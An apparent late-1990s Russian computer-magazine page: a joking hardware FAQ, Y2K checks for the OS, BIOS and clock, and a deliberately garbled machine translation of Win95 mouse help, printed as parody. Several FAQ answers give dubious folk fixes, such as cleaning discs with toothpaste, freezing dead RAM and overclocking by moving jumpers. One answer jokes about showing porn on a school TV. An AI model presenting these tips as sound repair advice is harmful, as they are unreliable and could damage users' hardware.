Царапанные компакт диски моют с мылом и после этого они читаются намного лучше, так можно прочесть какой угодно диск. Еще можно их чистить зубной пастой или порошком, только не забудь про кислотно-щелочной баланс. Делать это мягкими материалами, или руками. Если ты начнешь тереть диск наждачкой или зальешь крутым кипятком, то я не виноват.

CD-ROM, совсем не читает диски, как его починить?
Если руки растут, откуда надо, то попробуй разобрать дисковод и протереть линзу салфеткой. У одного мужика линза вовсе отвалилась, так он ее приклеил, вроде работает. Еще ты можешь наткнуться на какие-нибудь механические неисправности, типа: шестеренку заклинило или волосы на штифт намоталась. Проверь, не отошел ли шлейф. Если за руки стыдно, то купи чистящий диск, или поставь пиво специалисту.

Что дает изменение прошивки у модема?
Пожизненный геморрой. У одного мужика был внешний Sporster. После замены прошивки внешний Sporster стал думать, что он внутренний Courier. Другой перепрошил свой 33 600 на 56 К, и никак не может понять, почему момед не хочет на эту скорость коннектиться. Прошитый модем говорит, что номер телефона научился определять и много новых полезных функций приобрел, но пока еще этого никто не видел. Так, что чем у модема прошивка роднее, тем честнее он работает.

Что такое стерео очки, и чем они от шлема отличаются?
Через стерео очки можно смотреть специальные стерео объекты на обычном мониторе, например сможешь поиграть в Comanche3 в стерео-режиме. Сами очки просто меняют цвет стекол, создавая впечатления объема. Они стоят дешевле шлема, но у них куча недостатков. Можно смотреть только специально сделанные программы, в простые игры с ними не поиграешь, изображение нечеткое. Шлем имеет два цветных ЖК монитора, а также детекторы движения головы, в нем в любую 3D игру резаться можно с полным ощущением объема. Но если уж тебе так хочется стерео очки, то купи какую-нибудь видеокасету со стереофильмом, там обычно катронные очки прилагаются.

Что лучше купить сканер или цифровую камеру?
За 300 баксов можно купить цветной планшетный сканер или простенькую цифровушку. У сканера разрешение посильнее, зато цифровушка кучу возможностей дает. Ты своих друзей можешь снимать, и не краснеть потом в пункте проявки фотографий. По сети телеконференции устраивать. В библиотеке книжки снимать и распознавать дома на компьютере. Цифровая камера имеет обычные видеовыходы, и свой винчестер. Подключаешь ее к телевизору в школе и вся твоя компания балдеет от порнухи из интернета.

Как заземлить компьютер?
Нужно протянуть шнур от электрощита



(это там где счетчик и предохранители), металлический корпус щитка всегда правильно заземлен. Ты, конечно, хочешь заземлить компьютер на батарею, заземляй и будет фейерверк. В нашей стране в каждом доме найдется пьяный мужик в майке, который обязательно кинет фазу на батарею, чтобы меньше платить за электричество. Результат: был процессор, стал генератор вольтовой дуги.

Чем отличается DIMM 10ns от 6ns?
Если частота шины 100Mhz, то 10 наносекундные модули памяти работают неустойчиво. Шины с такой частотой ставят к процессорам с частотой более 233Mhz. Более быстрые чипы стоят, естественно на порядок дороже. Но использовать 10ns на первом пне можно без проблем. Естественно 6ns сделаны намного качественней (не в хижине дядюшки Джо).

Можно ли спасти «горелый» модуль оперативки?
В фирму X пришел я менять битый DIMM. И чуть со стула не упал, когда горе — продавец стал его обнюхивать. Сгоревший модуль памяти восстановить нельзя, но неработающий можно. Иногда безнадежные модули памяти кладут в морозилку, и иногда это помогает. Если они не трескаются от холода. Кроме шуток, помогает, но почему — не знаю.

Как разогнать процессор?
Переставь перемычку на плате соответствующую более высокой частоте процессора, мегагерц на 20 — 40. Если будут глюки, то твой процессор не гонится. Проверь, греется ли он. Обычно на более высоких частотах процессор работает менее устойчиво. Недавно у одного моего знакомого «гонщика» сгорела вмести с процессором мать. Теперь он носиться по друзьям, выпрашивая комплектующие.

Как научить компьютер понимать слова?
Поставь себе программу распознавания речи типа Listen или Dragon (Горыныч по нашему). Нужен микрофон и много оперативки, не менее 32 мегов. Иначе тебе придется научиться курить: сказал слово, пошел покурил. Такая программа жрет много ресурсов, но при нормальной конфигурации она работает круто. Можно не только выполнять словесные команды, но и набирать текст в Word'е. Круто если ты научишь ПК понимать мат, а еще круче отвечать. Тогда всегда будет с кем побеседовать на родном языке.

Что такое пиленый процессор?
Ну смотри, AMD K6 233 стоит на 20 баксов дороже, чем AMD K6 200. Наши братья китайцы фишку просекли быстро. Сидят они у себя на родине и оттирают у процессоров настоящую маркировку. Так из 200 получается 233. Нам эти процы продают в подвальных магазинах, их-то и называют пилеными.

X

Как проверить компьютер на «проблему 2000».

Продолжение темы со страниц 20–21

В Интернете имеется огромное количество программ, выполняющих необходимое тестирование.

Приводим адреса сайтов:
www.nstl.com/html/nstl_y2k.html
www.unicore.com/millennium.html
www.firmware.com

Тестирование можно провести и вручную без использования специальных программ.

Проверка ОС

* Отключите компьютер от локальной сети (если он к ней подключен, конечно же).
* Загрузите ОС до монитора командной строки без использования драйверов и резидентных программ.
* При помощи команд date и time установите системную дату на 31 декабря 1999 года, а время на- 23:59 (пример: date31-12-1999 и time 23:59).
* Проверьте правильность установки даты и времени. Используйте те же команды без аргументов.
* Подождите 2 минуты.
* Проверьте системную дату. Если она поменялась на 1 января 2000 года, ваша ОС не имеет «ошибки 2000».

Проверка BIOS

* Войдите в BIOS Setup.

* Установите дату на 31 декабря 1999 года, время на 11:59PM.

* Подождите 2 минуты. Если на вашем ПК наступило 1 января 2000 года, ошибки века в вашей BIOS нет.

Проверка аппаратного таймера (RTC)

* Войдите в BIOS Setup.

* Установите дату на 31 декабря 1999 года и время на 11:59PM.

* Выйдете из программы Setup с сохранением установок.

* Выключите компьютер.

* Подождите 2 минуты, включите компьютер и, не дожидаясь загрузки ОС, войдите в Setup. Если дата изменилась на 1 января 2000 года, ошибки нет.

Программные продукты

Большинство разработчиков ПО уже подготовились к встрече 3-го тысячелетия и выпускают всевозможные средства коррекции, заплатки и т. д. Так, например, известная специалистам американская компания Microsoft, выпускающая достаточно известные программные продукты уже выложила на свой сайт «заплатки» для свободного доступа (www.microsoft.com/year2000).

Microsoft разделила все свои продукты на 5 категорий по степени готовности к проблеме 2000:

* Соответствует стандартам

* Соответствует с незначительными проблемами (что такое «незначительные проблемы» по мнению Microsoft — есть большая тайна, но надеемся, к «незначительным проблемам» не относится внезапное форматирование жесткого диска. И на том спасибо.)

* Не соответствует

* В процессе тестирования

* Не будет тестироваться

Мы приводим полный список продуктов Microsoft, не соответствующих стандартам и неготовым к проблеме 2000.

Access 2.0

FrontPage 1.1

FrontPage97

Internet explorer3.x for Mac

Office Professional 4.0

Site Server 2.0

Site Server express 2.0

Visual Basic 4.0, 3.0, 2.0, 1.0

Word for Dos 5.0

Works 3.0, 4.0, 4.5

Microsoft клянется, что все версии FAT и NFTS хранят дату в полном формате.

Щелчок по почкам

Перевод куска текстовика к хелпу Win95 без основного словаря переводчиком Poliglossum с медицинским, коммерческим и юридическим словарем.

Microsoft компания получает много откликов после появления Окон 95. Мы выявили, что много пользователей встретили проблему мыши. В этом документе Служба Техничного Упора *Microsoft* компании сводит вместе всю полезную информацию о возможных проблемах с мышами и гуртовщиками мыши и заботастреляние.

Если вы только что закрепили себе Окна 95, вы можете увидеть, что ваша мышь плохо себя ведет. Курсор может не двигаться или движение мыши может проявлять странные следы на поверхности стола, окнах и обоях. Мышь может неадекватно реагировать на щелчок по почкам. Но не спешите! Это могут быть физические проблемы, а не клоп Окон 95.

Почистите вашу мышь. Отсоедините ее поводок от компьютера , вытащите гениталий и промойте его и ролики внутренности спиртом. Снова зашейте мышь. Проверьте на переломы поводка.

Подсоедините мышь к компьютеру. Приглядитесь к вашей прокладке (подушке) — она не должна быть источником мусора и пыли в гениталии и роликах. Поверхность прокладки не должна стеснять движения мыши.

Может быть вам стоит купить новую мышь. Мы настоятельно рекомендуем *Microsoft* мышь. Она эргономично спроектирована, особо сделана под Окна 95 и имеет третью почку в виде колеса, которые могут завивать окна. Совокупление *Microsoft* мыши и Окон 95 делает вашу повседневную работу легко приятной.

Испытайте все это. Если проблемы остались — ваш гуртовщик мыши плохо стоит под Окнами 95. Его придется убрать.

Вам нужен новый гуртовщик мыши. Если вы пользователь *Microsoft* мыши посетите *Microsoft* Слугу Паутины, где в особом подвале вы сможете опустить-загрузить самого текущего гуртовщика *Microsoft* мыши. Если производитель вашей мыши другой, узнайте о ее гуртовщике. Все основные производители мыши уже имеют гуртовщиков мыши для Окон 95.

Перед тем как вы будете закреплять гуртовщика мыши, сделайте заднюю-верхнюю копию ваших досье. Почистить ваш винчестер имеет смысл. У вас должен быть старт-вверх диск от Окон 95.

После того, как вы закрепили нового гуртовщика, скорее всего ваши проблемы решены. Если они остались, напишите в Службу Техничного Упора *Microsoft*, и вашим случаем займется Особый Отдел.

Для эффективной помощи техничного упора, наш инженер должен знать торговую марку вашей мыши, тип (в-портовая мышь, периодическая мышь, автобусная мышь, Полицейский Участок/2 мышь, без поводка мышь, гениталий на гусеничном ходу и т.п.), версию гуртовщика, производителя компьютера (матери-доски), положение портов и рубильников на матери-доске (и расклад карт), а также содержимое досье Авто-#####.bat, config.sys и Сапог-полено.txt.

Кроме того, несколько полезных советов:

1) не закрепляйте себе Окна 95 в то же самое место, где у вас закреплены Окна 3.икс, вы не сможете хорошо делать кое-что привычное.

2) если вы новичок под Окнами 95, привыкните к новым возможностям мыши. Щелкните по левой почке — выделите пункт, щелкните по правой кнопке меню с контекстом всплывет, быстро ударьте два раза по левой почке — запустите повестку в суд.

4) отработайте быстрый двойной удар по почкам мыши с помощью специального тренажера на пульте управления Окнами 95.

6) специалисты *Microsoft* компании после большого числа опытов выявили, что наиболее эффективной командой из-под Окон 95 является «Послать на ...», которая доступна в любом времени и месте при ударе по правой почке мыши. Если вы только что закрепили себе окна 95, вы сумеете послать только на А (Б) и в специальное место «Мой портфель». Но по мере того как вы будете закреплять себе новые программы для Окон 95, вы начнете посылать на все более сложные и интересные места и объекты.

Особую эффективность команда «Послать на ...» приобретет при передачи посланий через Е-почту и общение с вашими коллегами и друзьями в местной сети-работе. Попробуйте мощь команды «Послать на ...», и вы быстро убедитесь, что без нее трудно существовать под Окнами 95.

Пишите нам и помните, что *Microsoft* компания всегда думает о том, как вас лучше сделать.

Объявляется конкурс на самый дебильный автоматический перевод с «ненашего» на «наш». Победитель получит майку с автографом Бивиса.